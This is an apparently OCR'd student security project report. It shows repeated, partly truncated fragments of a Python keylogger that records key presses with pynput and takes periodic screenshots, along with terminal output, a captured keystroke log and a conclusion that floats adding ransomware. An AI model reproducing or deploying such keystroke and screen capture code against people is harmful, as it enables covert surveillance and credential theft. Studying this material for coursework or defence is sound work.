
Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



```
    def run(self,interval):        #main function to start the keylogger
        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)




```python
    def run(self, interval):        #main function to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screenshots
        IntervalTimer(interval, self._Screenshot).start()


km=keylogger_main()
#interval=int(input("Enter the time interval between each Screenshot:"))
km.run(5)
```

```
  [ 0  1  0]]]
[]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) `anonymous-namespace'::SourceReaderCB::~SourceReaderC
B terminating async callback

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)



index.html	This PC\Desktop\ISM_Review
ip.html	This PC\Desktop\ISM_Review
redirect	www.msftconnecttest.com
.gitignore	This PC\Desktop\ISM_Review\.idea




```
Enter usernameadmin
Enter website namevtop
Enter 1 if you want special character or else enter 00

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```




```
Rishabh Joh
```

```
Enter usernameadmin
Enter website namevtop
Enter 1 if you want special character or else enter 00

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```



```python
    def _keylogger(self):            #Main Funciton to start the key tracker
        with Listener(on_press=self._on_press) as listener:
            listener.join()

    def _Screenshot(self):           #Main Function to start thr Screenshot tracker
        sct=mss()
        sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.

    def run(self,interval):        #Main fucntion to start the keylogger

        self._build_logs()
        Thread(target=self._keylogger).start()   #This thread function is used to Run the Keys and Screensho
        IntervalTimer(interval, self._Screenshot).start()
```

```
(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python HashConversion.py
Enter usernameadmin
Enter website namevtop
Enter 1 if you want special character or else enter 00

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```




Process 'Terminal Local' Is Running

Do you want to terminate the process 'Terminal Local'?

Remember, don't ask again

Terminate Cancel

```
(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python HashConversion.py
Enter usernameadmin
Enter website namevtop
Enter 1 if you want special character or else enter 00

(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py
```



Keylogger

log - Notepad

```
Rishabh Johri
\x03\x03noteRishabh
```

Conclusion

The system built in this project is successfully able to achieve its object but has scope for improvements in future like :

1) Adding a ransomware to lock down the attacker system

2) Adding a Machine learning based IDS to detect attacks.

References

1)

F. Liu, X. Cheng and D. Chen, "Insider Attacker Detection in Wireless Sensor Networks," IEEE INFOCOM 2007 - 26th IEEE International Conference on Computer Communications, 2007, pp. 1937-1945, doi: 10.1109/INFCOM.2007.225.

2)

I. A. Sumra, I. Ahmad, H. Hasbullah and J. -l. bin Ab Manan, "Behavior of attacker and some new possible attacks in Vehicular Ad hoc Network (VANET)," 2011 3rd International Congress on Ultra Modern Telecommunications and Control Systems and Workshops (ICUMT), 2011, pp. 1-8.

Repository link :

https://github.com/rishabhjohri/Attacker-Information-collection